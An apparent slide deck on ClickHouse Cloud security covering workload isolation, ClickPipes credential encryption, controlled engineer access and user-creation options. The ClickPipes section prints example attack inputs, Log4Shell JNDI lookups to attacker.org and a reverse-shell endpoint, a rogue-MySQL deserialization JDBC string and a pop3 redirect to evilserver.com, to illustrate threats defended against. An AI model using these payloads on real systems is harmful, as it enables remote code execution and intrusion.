

Security in ClickHouse Cloud

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Speakers



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
Workload Isolation



Prompt: make lego factory where all lego mans are isolated in their own cubical



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Workload isolation - 10,000 foot view






More info: <https://clickhouse.com/blog/building-clickhouse-cloud-from-scratch-in-a-year>


Workload isolation - Account level



Workload isolation - Cluster level




Workload isolation - Wait a minute... ClickPipes?



More info: <https://clickhouse.com/cloud/clickpipes>

What is ClickPipe?



What really is ClickPipes?


```
User-Agent:${jndi:ldap://<redacted>:1389/Basic  
/ReverseShell/<redacted_ip>/9999}
```

```
jdbc:mysql://rogue-mysql-server-ip:3306/demo?user=root  
&password=password&characterEncoding=utf8&useSSL=false  
&queryInterceptors=com.mysql.cj.jdbc.interceptors.Serv  
erStatusDiffInterceptor&autoDeserialize=true
```

```
HTTP/1.0 302 Found
```


```
Location:pop3://x:x@evilserver.com/
```

Sources





Log4shell / Log4j ... que?



```
GET /a?q=%24%7Bjndi%3Aldap%3A%2F%2Fatta${lower:c}ker.org%3A389%2Fexploit%7D HTTP/1.1
Host: www.victim.com
User-Agent: root@${jndi:ldap://attacker.org:389/exploit}
Referer: ${jndi:ldap://attacker.org:389/exploit}
```



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CVE-2022-29972 Detail
Description
An argument injection vulnerability in the browser-based authentication component of the Magnitude Simba Amazon Redshift ODBC Driver (1.4.14 through 1.4.22.1001 and 1.4.22 through 1.4.x before 1.4.53) may allow a local user to execute arbitrary code.

RCE via example DAG in Apache Airflow (CVE-2022-40127) — Exploit
vsocty · Follow
7 min read · Aug 22, 2023

Exploiting, Mitigating, and Detecting CVE-2021-44228: Log4j Remote Code Execution (RCE)
BY STEFANO CHERICO - DECEMBER 15, 2021
TOPICS: THREAT RESEARCH

ControlPlane & SQLConsole

AWS account
GCP Project
Azure Subscription

Azure Dataplane cell

Log4j
A new critical vulnerability has been found in log4j, a widely-used open-source utility used to generate logs inside java applications. The vulnerability CVE-2021-44228, also known as Log4Shell, permits a Remote Code Execution (RCE), allowing the attackers to execute arbitrary code on the host.

The log4j utility is popular and is used by a huge number of applications and companies, including the famous game Minecraft. It is also used in various Apache frameworks like Struts2, Kafka, Druid, Flink, and many commercial products.



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Ingest data safely with ClickPipes



Prompt: lego plumber fixing pipe connect to many pipes

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Is my credential safe?

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gcp_test

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Data sources / ClickPipes / Kafka

1 Select the data source

2 Setup your ClickPipe Connection

If you need any help to connect to Apache Kafka [access the documentation](#) for more details.

Integration name: YOUR KAFKA CONNECTION

Description: Custom Kafka ingestion

Username: YOUR KAFKA USERNAME

Password:

SASL Mechanism: SASL/PLAIN

Consumer group: clickpipes-f40816c9-7a1d-485f-aa07-2193569c3065

Servers: Your Kafka broker: ex:localhost:9092

SSL certificate (Beta) [Read Docs](#)

Use Schema Registry [Read Docs](#)

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ABSOLUTELY!

Encrypted using KMS



Control Plane

Encrypted blob in DB



Dataplane RDS

Decrypted in memory at run time

Discovery/Ingestion pod

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Elapsed: 0.001s Read: 18 rows (4.71 KB)

#	name	auth_type	auth_params
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2	clickpipe:3852d008-04d7-4503-ae8d-8d467f198ec4:san.tran@clickhouse.com	ssl_certificate	{"common_names":["clickpipe-594fca4bed50db238162fb92f0dd05620323660919...



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03

**Can ClickHouse
engineers access
your instance?**



Prompt: generate an image of lego engineer accessing data on computer

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
Short answer - Yes

Long answer - With approval, limited GRANTs & monitored


- Engineers must be in the right engineering team for network access (managed by tailscale).
- Engineer must request support access with justification and approved by Security or Dataplane Managers for dataplanectl (our own internal tooling) access.
- The access has appropriate GRANTs to the level of access being requested, for example, support access only has access to system.* table and not the data.
- Engineers actions are recorded & monitored by Runtime sensor on K8 nodes & every query is logged into ClickHouse query_log table as well as our LogHouse cluster for review.



Let's go over the technical "stuffs"



Future - Customer manage option



04

Create User in 2024 tips & tricks!



Prompt: generate an image of lego engineer accessing data on computer

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IP filtering out of the box

```
clickhouse-cloud :) CREATE USER fromip HOST IP '192.168.1.0/24' IDENTIFIED WITH bcrypt_hash BY  
'$2y$10$02GByUKAqZvUMQyz68KX/0xumdZ2UxnGYEnv8sJ020WJNMvyNJDe'
```

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```

```
Query id: 17e6a3df-8a3d-4c80-8581-87d73646e23f
```

```
Ok.
```

```
0 rows in set. Elapsed: 0.154 sec.
```



Create user with pre-computed hash - SHA256

```
[16:22:33]~pewpew~[~/test/Lumos]
-> echo -n 'VeryLongP4ssword' | shasum -a 256 | tr -d '-'
8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1
```

```
clickhouse-cloud :) CREATE USER test_user IDENTIFIED WITH sha256_hash BY '8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1'
CREATE USER test_user IDENTIFIED WITH sha256_hash BY '8f4884c23e8b02f922d0facb22f949d2154ab5baffdeb170ae2ee761facfe0e1'
Query id: 1d7769f1-1b63-4208-a070-0452d66ad393
Ok.
0 rows in set. Elapsed: 0.029 sec.
```



Create user with pre-computed hash - BCRYPT (better)

```
[16:12:02]~pewpew~[~/test/Lumos]  
└─> htpasswd -bnBC 10 "" VeryLongP4ssword | tr -d ':\n'  
$2y$10$02GByUKAqZvUMQyz68KX/0xumdZ2UxnGYEnv8sJ020WJNMvyNJDe
```

```
clickhouse-cloud :) CREATE USER test_user IDENTIFIED WITH bcrypt_hash BY '$2y$10$02GByUKAqZvUMQyz68KX/0xumdZ2UxnGYEnv8sJ020WJNMvyNJDe'  
CREATE USER test_user IDENTIFIED WITH bcrypt_hash BY '$2y$10$02GByUKAqZvUMQyz68KX/0xumdZ2UxnGYEnv8sJ020WJNMvyNJDe'  
Query id: 116c3cbe-d010-4beb-9660-140aebb14c7f  
Ok.  
0 rows in set. Elapsed: 0.150 sec.
```



SSH authentication

```
clickhouse-cloud :) create user sec_ed IDENTIFIED WITH ssh_key BY KEY `AAAAC3NzaC1lZDI1NTE5AAAAIDdYjylJq4K5AaZKa5gz+4mEAAtNYgwncUnjaSl4e10d` TYPE `ssh-ed25519`

CREATE USER sec_ed IDENTIFIED WITH ssh_key BY KEY `AAAAC3NzaC1lZDI1NTE5AAAAIDdYjylJq4K5AaZKa5gz+4mEAAtNYgwncUnjaSl4e10d` TYPE `ssh-ed25519`

Query id: 16ac4583-a02a-40da-ab47-4acb62a6a816

Connecting to t6bidk8key.us-east1.gcp.clickhouse-dev.com:9440 as user default.
Connected to ClickHouse server version 24.9.1.

Ok.

0 rows in set. Elapsed: 33.537 sec.

clickhouse-cloud :) Bye.

[12:20:42]-pewpew-[ ]
-> clickhouse client --host t6bidk8key.us-east1.gcp.clickhouse-dev.com --secure --user sec_ed --ssh-key-file ~/.ssh/security_ed25519
ClickHouse client version 24.9.1.1699 (official build).
Enter your SSH private key passphrase (leave empty for no passphrase):
Connecting to t6bidk8key.us-east1.gcp.clickhouse-dev.com:9440 as user sec_ed.
Connected to ClickHouse server version 24.9.1.

clickhouse-cloud :) █
```



VALID UNTIL

```
clickhouse-cloud :) create user fromip identified by 'H...' VALID UNTIL '2024-09-30 07:23:00 UTC'
```

```
CREATE USER fromip IDENTIFIED BY 'H...' VALID UNTIL '2024-09-30 07:23:00 UTC'
```

```
Query id: 78d51f24-fe7e-46f7-b335-e2d2c541d369
```

```
Ok.
```

```
0 rows in set. Elapsed: 0.022 sec.
```

```
clickhouse-cloud :) █
```

```
[15:24:47]-pewpew-[/test/Lumos]
```

```
→ clickhouse client --host h8dqcg1mua.asia-southeast1.gcp.clickhouse.cloud --secure --user fromip --password
```

```
ClickHouse client version 24.9.1.1699 (official build).
```

```
Password for user (fromip):
```

```
Connecting to h8dqcg1mua.asia-southeast1.gcp.clickhouse.cloud:9440 as user fromip.
```

```
Connected to ClickHouse server version 24.6.1.
```

```
clickhouse-cloud :) select now()
```

```
SELECT now()
```

```
Query id: 0fefa364-6489-4025-abc2-d50ef7dbfda5
```

```
1. now()
   2024-09-30 07:24:53
```

```
1 row in set. Elapsed: 0.002 sec.
```

```
clickhouse-cloud :) Bye.
```

```
[15:24:53]-pewpew-[/test/Lumos]
```

```
→ clickhouse client --host h8dqcg1mua.asia-southeast1.gcp.clickhouse.cloud --secure --user fromip --password
```

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```

```
Connecting to h8dqcg1mua.asia-southeast1.gcp.clickhouse.cloud:9440 as user fromip.
```

```
Code: 516. DB::Exception: Received from h8dqcg1mua.asia-southeast1.gcp.clickhouse.cloud:9440. DB::Exception: fromip: Authentication failed: password is incorrect, or there is no user with such name.. (AUTHENTICATION_FAILED)
```



Question?

<https://trust.clickhouse.com/>

The screenshot displays the ClickHouse Trust Center web application. At the top, the header includes the ClickHouse logo, the text "Trust Center", and buttons for "Share" and "Subscribe". Below the header, a dark green banner contains the text "Start your security review" with a lock icon, and links for "View & download sensitive information" and "Ask for information". A "Request Access" button is also present, with a link to "or Reclaim Access". A search bar labeled "Find Item..." is located below the banner. The main content area is divided into two columns. The left column, titled "Overview", contains a welcome message and a link to "Request Access to Private Documents". The right column, titled "Compliance", displays various certification logos: CCPA, GDPR, ISO 27001, ISO 27001 SoA, PCI DSS, and SOC 2. Below the compliance section, a "Documents" section features tabs for "All", "Public", and "Private". A "Bulk Download" button is located in the top right of this section. A yellow banner with the text "Request Access to Private Documents" is positioned above a row of document cards. The cards are labeled: "PCI DSS", "Pentest Report", "SOC 2 Report", "Vulnerability Assessment Report", "ISO 27001", "ISO 27001 SoA", and "Transfer Impact Assessment".